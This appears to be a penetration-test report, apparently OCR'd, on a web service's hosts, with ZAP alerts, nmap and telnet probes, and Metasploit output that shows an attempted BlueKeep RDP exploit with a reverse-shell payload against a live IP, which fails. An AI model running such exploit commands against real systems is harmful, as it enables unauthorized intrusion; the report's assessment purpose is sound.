
- Alerts (10)
  - CSP: Failure to Define Directive with No Fallback (9)
  - CSP: Wildcard Directive (9)
  - CSP: script-src unsafe-eval (9)
  - CSP: script-src unsafe-inline (9)
  - CSP: style-src unsafe-inline (9)
  - CSP: Notices (9)
  - Cross-Domain JavaScript Source File Inclusion (1837)
  - Information Disclosure - Suspicious Comments (9)
  - Modern Web Application (9)
  - Re-examine Cache-control Directives (10)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add ale

You can also edit existing alerts by double clicking on them.

Metasploit scan



```
┌──(lynx㉿vbox)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

search bluekeep

use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf6 > search bluekeep

Matching Modules
================

   #   Name                                                         Disclosure Date  Rank    Check  Descript
ion
   -   ----                                                         ---------------  ----    -----  --------
---
   0   auxiliary/scanner/rdp/cve_2019_0708_bluekeep                 2019-05-14       normal  Yes    CVE-2019
-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1     \_ action: Crash                                           .                .       .      Trigger
denial of service vulnerability
   2     \_ action: Scan                                            .                .       .      Scan for
 exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce               2019-05-14       manual  Yes    CVE-2019
-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   4     \_ target: Automatic targeting via fingerprinting          .                .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)          .                .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .         .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)  .            .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)  .            .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)  .          .       .      .
   10    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)  .              .       .      .
   11    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)    .                .       .      .
   12    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)  .             .       .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluek
eep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x6
4 - QEMU/KVM)'

msf6 >
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 172.65.90.2
RHOSTS ⇒ 172.65.90.2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 172.65.90.21
RHOSTS ⇒ 172.65.90.21
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 172.65.90.21:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.65.90.21:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 172.65.90.21:3389     - Scanned 1 of 1 hosts (100% complete)
[-] 172.65.90.21:3389 - Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target s
ervice is not running or refused our connection. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exit
```

2. Report Details

1. Vulnerability Title: Unsecured FTP Service and RDP over UDP Detected and a telnet service detected.

2. Vulnerability Description:

1. Unsecured FTP Service: File Transfer Protocol (FTP) is a common network protocol used for transferring files between a client and a server. However, when FTP is not secured (i.e., when it uses FTP in its unencrypted form), it exposes sensitive data, including usernames, passwords, and file contents, to potential attackers. Unsecured FTP operates over TCP port 21, and since it does not use encryption, all data transmitted between the client and server can be intercepted by anyone with access to the network traffic, leading to:


- **Data Interception**: Attackers can sniff unencrypted FTP traffic to steal sensitive data, including credentials and file contents.
- **Credential Theft**: FTP sends login credentials in plain text, making it easy for attackers to capture and exploit them.
- **Man-in-the-Middle (MITM) Attacks**: An attacker can intercept and alter the communication between the FTP client and server, potentially injecting malicious files or commands.

2. RDP over UDP: Remote Desktop Protocol (RDP) is commonly used to remotely access and control a computer. By default, RDP operates over TCP port 3389, but it can also be configured to use UDP (User Datagram Protocol) for faster and more reliable communication, especially in environments with high latency or unstable network connections. However, RDP over UDP introduces potential security risks:

- **Lack of Encryption (in some configurations)**: While RDP typically provides encryption over both TCP and UDP, improper configurations or the use of weak encryption algorithms can expose the session to eavesdropping and man-in-the-middle attacks.
- **Denial-of-Service (DoS) Potential**: UDP is a connectionless protocol, which makes it more vulnerable to denial-of-service (DoS) attacks. An attacker could flood the server with malicious UDP packets, potentially disrupting RDP services.
- **Authentication Bypass**: If RDP over UDP is not properly configured with strong authentication measures, attackers may exploit it to bypass authentication and gain unauthorized access to the system.

Observation:


1. **Trying to log over ftp**:



```
┌──(lynx㉿vbox)-[~]
└─$ ftp 172.65.90.21
Connected to 172.65.90.21.
421 Service not available, remote server has closed connection.
ftp> status
Not connected.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: on.
Mode: ; Type: ; Form: ; Structure: .
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
Preserve modification times: on.
Case: off; CR stripping: on.
Ntrans: off.
Nmap: off.
Hash mark printing: off; Mark count: 1024; Progress bar: on.
Get transfer rate throttle: off; maximum: 0; increment 1024.
Put transfer rate throttle: off; maximum: 0; increment 1024.
Socket buffer sizes: send 16384, receive 131072.
Use of PORT cmds: on.
Use of EPSV/EPRT cmds for IPv4: on.
Use of EPSV/EPRT cmds for IPv6: on.
Command line editing: on.
Version: tnftp 20230507
ftp> open 172.65.90.21
Connected to 172.65.90.21.
421 Service not available, remote server has closed connection.
ftp> open 172.65.90.22
Connected to 172.65.90.22.
421 Service not available, remote server has closed connection.
ftp> open 172.65.90.23
Connected to 172.65.90.23.
421 Service not available, remote server has closed connection.
ftp> open 172.65.90.20
ls
^[[A^C
ftp> open 172.65.90.20
Connected to 172.65.90.20.
421 Service not available, remote server has closed connection.
ftp> █
```

- **421 Service not available** typically indicates that the server is temporarily rejecting connections for various reasons.


2. Nmap script scan for the port 21



```
┌──(lynx㉿vbox)-[~]
└─$ nmap -p 21 --script ftp* 172.65.90.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 03:44 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 172.65.90.21
Host is up (0.28s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp

Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
```


- Port is filtered.

3. Scanning for RDP service




```
┌──(lynx㉿vbox)-[~]
└─$ nmap -p 3389 --open -sU 172.65.90.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 03:51 EDT
Nmap done: 1 IP address (1 host up) scanned in 13.97 seconds

┌──(lynx㉿vbox)-[~]
└─$ nmap -p 3389 -sU --version-all 172.65.90.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 03:52 EDT
Nmap scan report for 172.65.90.21
Host is up (0.39s latency).

PORT     STATE    SERVICE
3389/udp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds
```

4. Using Metasploit to attempt an exploit



```
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf6 > search bluekeep

Matching Modules
================

   #  Name                                                                Disclosure Date  Rank    Check  Descript
ion
   -  ----                                                                ---------------  ----    -----  --------
---
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep                        2019-05-14       normal  Yes    CVE-2019
-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1    \_ action: Crash                                                  .                .       .      Trigger
denial of service vulnerability
   2    \_ action: Scan                                                   .                .       .      Scan for
 exploitable targets
   3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce                      2019-05-14       manual  Yes    CVE-2019
-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   4    \_ target: Automatic targeting via fingerprinting                 .                .       .      .
   5    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                 .                .       .      .
   6    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .                .       .      .
   7    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .                .       .      .
   8    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .                .       .      .
   9    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)   .                .       .      .
   10   \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)       .                .       .      .
   11   \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)           .                .       .      .
   12   \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)      .                .       .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluek
eep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x6
4 - QEMU/KVM)'

msf6 >
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 172.65.90.2
RHOSTS => 172.65.90.2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 172.65.90.21
RHOSTS => 172.65.90.21
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 172.65.90.21:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.65.90.21:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 172.65.90.21:3389     - Scanned 1 of 1 hosts (100% complete)
[-] 172.65.90.21:3389 - Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target s
ervice is not running or refused our connection. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > █
```

5. **Checking for the telnet service**



```
┌──(lynx㉿vbox)-[~/rapidscan]
└─$ telnet 172.65.90.20 23
Trying 172.65.90.20...
Connected to 172.65.90.20.
Escape character is '^]'.
Connection closed by foreign host.

┌──(lynx㉿vbox)-[~/rapidscan]
└─$
```

- **"Connected to 172.65.90.20."** - Computer successfully established a TCP connection to port **23** on the target (Telnet service is indeed running and reachable).
- **"Connection closed by foreign host."** - The **remote server immediately terminated the connection**, likely **before any login prompt appeared**.
- Possible reasons for immediate closure - access control or firewall rule, fake or honeypot telnet service

1. Affected Components:

Due to FTP service–

FTP Server (e.g., vsftpd, ProFTPD, Pure-FTPd, etc.):

- If the FTP service is exposed on the server, attackers can intercept unencrypted traffic and potentially steal login credentials or files being transferred.
- Attackers could perform **Man-in-the-Middle (MITM)** attacks if the FTP traffic is not encrypted, allowing them to capture or alter file transfers and logins.

Client Systems:

- Any user or service connecting to the FTP server may be at risk of credential theft if they are using the unsecured FTP service.

File Integrity:

- Files transferred via unsecured FTP can be tampered with during transmission if an attacker is able to intercept the traffic.

Credentials:

- Since FTP sends login credentials (username and password) in plain text, attackers who intercept the FTP traffic can easily harvest these credentials.

Due to RDP over UDP –

RDP Service (e.g., Windows RDP, FreeRDP, etc.):

- Exposing **RDP over UDP** could allow attackers to exploit vulnerabilities in the RDP protocol if the system is not properly secured. If the system is running older versions of RDP (e.g., vulnerable to **BlueKeep**, **CVE-2019-0708**), it can be remotely exploited for **remote code execution (RCE)**.
- Unsecured RDP sessions could allow attackers to access the underlying operating system, steal data, or deploy malware.

Authentication and Session Security:

- If RDP is not properly secured with **Network Level Authentication (NLA)**, attackers can attempt unauthorized access using weak or default credentials.
- **Weak encryption** or no encryption can allow attackers to intercept the RDP traffic, potentially gaining access to session data or credentials

1. Impact Assessment:

RapidScan analysis:

FTP service -

Risk level	**Critical**

RDP over UDP-

Risk level	**High**

Telnet service –

Risk level	**High**

2. Steps to reproduce –

- **RapidScan –**

Open rapidscan and run - `./rapidscan https://app.hex.tech/`

- **Metasploit –**
  - Type `msfconsole` in the terminal.
  - Then search for BlueKeep exploit in Metasploit: `search bluekeep`

